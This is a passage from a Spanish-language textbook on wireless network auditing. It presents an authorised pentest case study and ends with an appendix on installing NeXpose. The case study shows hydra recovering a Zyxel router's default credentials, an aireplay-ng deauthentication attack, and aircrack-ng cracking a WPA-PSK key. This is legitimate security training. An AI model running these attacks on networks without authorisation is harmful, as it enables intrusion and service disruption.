


Figura 11.1. Diagrama de red del despacho de arquitectura

11.3.2 Descubrimiento

En esta fase hallamos toda la información necesaria de los sistemas y servicios. Lo primero, identificar las direcciones de Internet y físicas de todas las máquinas del despacho, así como el nombre de la red Wi-Fi y su protocolo de autenticación (Tabla 11.1).

MÁQUINA	DIRECCIONES
***Router* Zyxel WPA-PSK**	BSSID: 00:1f:a4:fc:22:28, ESSID: WLAN_46 IP: 192.168.0.1
Ordenador 1	00:01:e7:23:ab:02 192.168.0.101
Ordenador 2	00:01:e7:23:ab:03 192.168.0.102
Ordenador 3	00:01:e7:23:aa:04 192.168.0.103
Ordenador 4	00:01:e7:23:aa:05 192.168.0.104
Portátil	00:15:b7:00:12:a1 192.168.0.114

Tabla 11.1. Parámetros de configuración de la red WLAN_46

Así mismo, los ordenadores estaban configurados para aceptar direcciones IP a través del servidor DHCP, por lo que la primera recomendación que se recogió en la documentación final que se entregó al cliente fue deshabilitar el servicio en el *router* y asignar manualmente las direcciones de Internet a cada ordenador (Figura 11.2).




Figura 11.2. Configuraciones propuestas para el PA y uno de los ordenadores

A continuación, realizamos un barrido del espacio radioeléctrico en la banda de los 2,4 GHz para detectar todos los puntos de acceso y clientes que se encontraban en nuestra área de cobertura.

Los pasos que seguimos fueron los siguientes:

1. Poner la interfaz inalámbrica en modo monitor con los comandos que ya conoce:

```
# ifconfig wlan0 up
# airmon-ng start wlan0
```

2. Una vez activa la interfaz mon0, realizamos un barrido completo del espacio radioeléctrico en todos los canales con el algoritmo Round Robin (-s 1):

```
# airodump-ng --band bg -s 1 mon0
```

3. Una vez que tenemos una visión general del espacio que rodea el negocio del cliente, es hora de analizar la información obtenida (Figura 11.3).

   Como observa en la imagen, detectamos el *router* del cliente, con BSSID 00:1F:A4:FC:22:28 y cinco máquinas asociadas a él y numeradas con los dígitos 1 a 5:

   - 00:01:E7:23:AB:02 (1)
   - 00:01:E7:23:AA:04 (2)
   - 00:01:E7:23:AB:03 (3)
   - 00:11:22:33:44:55 (4)
   - 00:01:E7:23:AA:05 (5)




Figura 11.3. Barrido radioeléctrico en los 2,4 GHz con airodump-ng

Claramente, las máquinas 1, 2, 3 y 5 se correspondían con los ordenadores de sobremesa del despacho del cliente, sin embargo, hallamos una máquina de MAC 00:11:22:33:44:55, no autorizada, asociada con el punto de acceso de la oficina. Este descubrimiento llevó a sugerir la necesidad de realizar un análisis completo de vulnerabilidades con Nessus que pudieran ser explotadas por la máquina no autorizada.

11.3.3 Intrusión

En esta fase de la prueba se llevan a cabo distintas ofensivas con el objetivo de conseguir acceso y escalar privilegios. Fundamentalmente, en este caso que nos ocupa, nos centramos en dos aspectos: atacar el propio *router* para recuperar sus credenciales de configuración y romper la clave WPA-PSK.

Como conocíamos el fabricante y el operador de telefonía, lo primero que probamos fueron las credenciales por defecto, que para los *router* Zyxel que instalaba Movistar son **admin**, para el usuario y **1234**, para la contraseña; o 1234 para ambos campos. Efectivamente, hallar las credenciales fue tarea de pocos segundos, tan solo dos intentos (Figura 11.4).

```
File  Edit  View  Terminal  Help

root@bt:~# hydra -l admin -p 1234 192.168.0.1 -s 8080 http-get -m /FirstPage.
html
Hydra v7.2 (c)2011 by van Hauser/THC & David Maciejak - for legal purposes
only

Hydra (http://www.thc.org/thc-hydra) starting at 2011-11-28 20:07:36
[DATA] 1 task, 1 server, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking service http-get on port 8080
[STATUS] attack finished for 192.168.0.1 (waiting for children to finish)
1 of 1 target successfuly completed, 0 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2011-11-28 20:07:37

root@bt:~#
root@bt:~# hydra -l 1234 -p 1234 192.168.0.1 -s 8080 http-get -m /FirstPage.
html
Hydra v7.2 (c)2011 by van Hauser/THC & David Maciejak - for legal purposes
only

Hydra (http://www.thc.org/thc-hydra) starting at 2011-11-28 20:08:04
[DATA] 1 task, 1 server, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking service http-get on port 8080
[8080][www] host: 192.168.0.1   login: 1234   password: 1234
[STATUS] attack finished for 192.168.0.1 (waiting for children to finish)
1 of 1 target successfuly completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2011-11-28 20:08:04
```

Figura 11.4. Recuperación de las credenciales del router Zyxel P660

Este hallazgo, tampoco muy extraño en empresas en las que no existe la figura del administrador de sistemas informáticos, nos llevó a pensar en la posibilidad de que la contraseña WPA-PSK también fuera la que por defecto se generó en el momento de la instalación del punto de acceso por parte de la compañía de telecomunicaciones.

Para reventar la contraseña WPA lo primero que hicimos, tras poner la interfaz inalámbrica en modo monitor y lanzar airodump-ng para capturar los paquetes, fue ejecutar un ataque de desautenticación *broadcast* para sacar de la red a las máquinas asociadas con nuestro punto de acceso, con objeto de almacenar el *handshake* cuando alguna de ellas se volviera a reasociar (Figura 11.5).

```
# airodump-ng -c 1 -b 00:1f:a4:fc:22:28 -w WPA-PSK mon0
# aireplay-ng --deauth 0 -a 00:1f:a4:fc:22:28 mon0
```

Una vez obtenida la secuencia de autenticación, procedimos a pasar un diccionario de cosecha propia con las poco más de 25.000 contraseñas que podría tener el *router* si el cliente no la hubiera cambiado desde su instalación, pues conocemos el algoritmo de generación de claves WPA-PSK que por defecto generan los puntos de acceso de Zyxel (Figura 11.6).

```
# aircrack-ng -b 00:1f:a4:fc:22:28 -w Zyxel WPA-PSK-01.cap
```




Figura 11.5. Captura del proceso de autenticación, WPA handshake




Figura 11.6. Recuperación de la clave WPA-PSK

Efectivamente, se trataba de una clave por defecto WPA-PSK para estos dispositivos, por lo que era evidente que no se había cambiado desde la instalación primaria.

11.3.4 Informe

Es la etapa en la que se presentan los resultados a partir del informe final de auditoría e implantan las directrices recomendadas. El informe final debe estar estructurado de la siguiente forma:

- **Presentación del informe**. En esta se redactan las conclusiones del trabajo efectuado, dirigida a la persona que contrató el servicio.
- **Introducción**. Exposición del conjunto de objetivos de la auditoría, condiciones de desarrollo y un resumen de observaciones y recomendaciones.
- **Principales observaciones**. Descripción exacta sobre procedimientos, seguridad, calidad, plazos, etc.
- **Recomendaciones y plan de mejora**. Conjunto de recomendaciones para obtener mejoras a corto, medio y largo plazo.

Finalmente, como cualquier otro proceso estratégico, la auditoría de la información necesita un seguimiento y una planificación periódica de manera que sea incorporada como un estándar cíclico en el proceso de gestión.

11.4 AUTOEVALUACIÓN 11

- ¿Con qué nombre se conoce la prueba que provee a los consultores de toda la información que estos necesiten?

  a) Caja negra.
  b) Caja blanca.
  c) Caja gris.
  d) Caja roja.

- ¿En cuántos capítulos se divide la metodología establecida por la OSSTMM?

  a) 2
  b) 3
  c) 4
  d) 5

- ¿Con qué nombre se conoce la etapa en la que se construye toda la información necesaria de los sistemas y servicios en una prueba de intrusión?

  a) Planificación.
  b) Descubrimiento.
  c) Intrusión.
  d) Informe.

- ¿En qué etapa de la metodología marcada por la OSSTMM se firma el acuerdo de exención de responsabilidad entre el consultor y el cliente?

  a) Informe.
  b) Ataque.
  c) Planificación.
  d) Descubrimiento.

- A la vista de los resultados expuestos en el capítulo, ¿qué recomendaciones recogería en el informe final?

Anexo A

HERRAMIENTAS ADICIONALES

No podemos acabar la obra que tan pacientemente se ha preparado sin presentar tres herramientas esenciales para cualquier consultor de redes inalámbricas. Para cada una de ellas describiremos:

- ✓ Su propósito o finalidad.
- ✓ El proceso de instalación y/o actualización en BackTrack.
- ✓ Ejemplos de uso.

A.1 NEXPOSE

Por defecto, BackTrack viene con OpenVAS como escáner de vulnerabilidades. Como consultores o auditores de redes no podemos confiar solamente en una herramienta, por lo que generalmente empleamos una batería de ellas para conseguir una visión más real de los problemas que afectan a la seguridad de nuestras redes.

Ya en el Capítulo 2 hablamos muy brevemente de otro escáner de vulnerabilidades, Nessus, del que puede descargar una completa guía en *http://davidarboledas.es/bt/nessus.php*. Ahora vamos a hablar, también brevemente, de otro escáner con muchos seguidores, **NeXpose**, de la compañía Rapid7.

NeXpose Community Edition es un escáner gratuito de vulnerabilidades que permite explorar *routers* y sistemas operativos en busca de debilidades. Puede integrarse perfectamente con la herramienta Metasploit Framework.

Las tres ediciones comerciales (*Enterprise*, *Consultant* y *Express*) incluyen gran cantidad de características, como escaneo distribuido y exploración de bases de datos, webs y entornos virtuales que no suelen ser necesarias para pequeñas redes.

En cuanto a las características más sobresalientes de la edición gratuita, *Community*, podemos citar:

- ✓ Exploración de vulnerabilidades hasta en un máximo de 32 direcciones IP.
- ✓ Posibilidad de priorizar la valoración del riesgo.
- ✓ Actualizaciones regulares de la base de datos de vulnerabilidades.
- ✓ Integración con Metasploit.
- ✓ Soporte de la comunidad en *https://community.rapid7.com*.
- ✓ Uso sencillo.

NeXpose consta de dos partes: el **motor de búsqueda**, que detecta las vulnerabilidades, y la **consola de seguridad**, que incluye una interfaz tipo web para configurar y operar con NeXpose.

A.1.1 Instalación

Procedamos con la descarga e instalación de la edición de NeXpose para la comunidad:

1. Descargue la versión adecuada del programa desde la página *http://www.rapid7.com/products/nexpose/download.jsp*. En nuestro caso, optamos por la versión Linux de 32 bits, *NeXposeSetup-Linux32.bin* (Figura A.1).

2. Cambie los permisos del fichero de instalación para que pueda ejecutarse:

```
# chmod +x NeXposeSetup-Linux32.bin
```

Figura A.1. Sección de descargas de NeXpose Community Edition

3. Ejecute el instalador con el comando `./NeXposeSetup-Linux32.bin` y complete sus datos. Rapid7 le enviará por correo electrónico la licencia para registrar el producto. Cuando le pregunte, seleccione la opción de registrar con licencia (Figura A.2).




Figura A.2. Instalación de NeXpose

4. A continuación, elija la opción de instalar la **Consola de Seguridad** de NeXpose junto con el **motor de búsqueda**. Si desea cambiar el directorio de instalación, es en este momento donde debe indicarlo (Figura A.3).

Figura A.3. Instalación recomendada en el directorio por defecto

5. El siguiente paso es la elección de las credenciales con las que se autenticará en el servicio (Figura A.4). Asegúrese de recordarlas más adelante o tendrá que instalar de nuevo NeXpose.




Figura A.4. Elección de las credenciales de autenticación

6. Siga las indicaciones mostradas por pantalla hasta que el proceso haya finalizado, lo que puede demorarse un rato, y pulse **Finish** (Figura A.5).




Figura A.5. Instalación de NeXpose finalizada

Una vez que haya instalado con éxito NeXpose, vaya al directorio que contiene el guión de ejecución del programa, que por defecto será `/opt/rapid7/nexpose`, y ejecútelo:

```
# cd /opt/rapid7/nexpose/nsc
# ./nsc.sh
```

El proceso puede durar de 10 a 40 minutos, en función del equipo donde lo esté instalando, puesto que se requiere inicializar la base de datos de vulnerabilidades. Cuando finalice, autentíquese en la consola web de NexPose tal y como describiremos en el punto siguiente.

La instalación crea un demonio de nombre *nexposeconsole.rc*, de modo que si quiere hacer uso de él para que se ejecute automáticamente cuando la máquina arranque, siga estos pasos:

1. Vaya al directorio que contiene el fichero `nexposeconsole.rc`:

```
# cd /opt/rapid7/nexpose/nsc
```

2. Abra el archivo y asegúrese de que la línea que contiene NXP_ROOT, en la sección #defines, apunta al directorio de instalación de NeXpose:

```
# defines
NXP_ROOT=/opt/rapid7/nexpose
NXP_PID=$NXP_ROOT/nsc/nexpose.pid
RETVAL=0
```

3. Copie el fichero al directorio /etc/init.d y dele un nombre, como por ejemplo, nexpose:

```
# cp /opt/rapid7/nexpose/nsc/nexposeconsole.rc /
etc/ init.d/nexpose
```

4. Asigne permisos de ejecución al demonio:

```
# chmod +x /etc/init.d/nexpose
```

5. Y permita que se inicie junto con el sistema operativo:

```
# update-rc.d nexpose defaults
```

6. Ahora podrá iniciar, parar o reiniciar el demonio con los comandos:

```
# /etc/init.d/nexpose <start|stop|restart>
```

A.1.2 Autenticación en NeXpose Community

La Consola de Seguridad web soporta de momento los siguientes navegadores:

- Internet Explorer 7.0.x, 8.0.x, and 9.0.
- Mozilla Firefox 10.0.x.
- Google Chrome.

Para autenticarse en el servicio, asegúrese previamente de haber recibido de Rapid7 por correo electrónico el código de activación y siga estos pasos:

1. Abra el navegador web y teclee como dirección *https://localhost:3780*. El navegador le mostrará la pantalla de bienvenida.

2. Introduzca el usuario y la contraseña que eligió en el momento de la instalación (Figura A.6).

TRUCO

Si existe algún conflicto en el puerto 3780, puede especificar otro disponible en [directorio de instalación]\nsc\conf \httpd.xml.

NOTA

Si la ventana de bienvenida indica que la Consola de Seguridad se encuentra en modo mantenimiento, es posible que se haya producido un error durante la instalación.




Figura A.6. Pantalla de bienvenida

3. Al ser la primera vez que utiliza el producto, la consola le mostrará el cuadro de diálogo de activación, donde deberá pegar la licencia que ha recibido (Figura A.7).




Figura A.7. Ventana de activación

4. Pulse el botón **Activate** para completar este paso.

5. Pulse la pestaña **Home** para ver la página de inicio de la Consola de Seguridad (Figura A.8 A).

La primera vez que se autentique verá la página de Noticias, en la que encontrará información de todas las actualizaciones y mejoras del sistema que acaba de instalar en su máquina BackTrack. Si es así, NeXpose se habrá instalado con éxito y estará listo para su uso (Figura A.8 B).




Figura A.8. Página inicial de NeXpose

A.1.3 Uso de NeXpose Community

Una vez autenticado, haga clic en la pestaña Recursos (**Assets**), para crear el sitio que desea analizar. Seleccione **Sites**.

En la ficha **New Site > Configuration > General**, defina el recurso que desea, su importancia y descripción. Haga clic en el botón **Next** (Figura A.9).




Figura A.9. Definición del ordenador que se analizará

Ahora introduzca las direcciones IP que quiera examinar. Tenga presente que esta versión gratuita solo puede realizar auditorías en un máximo de 32 máquinas. En el ejemplo solo hemos analizado un ordenador, cuya dirección de Internet es 10.0.2.15 (Figura A.10). Pulse **Next**.

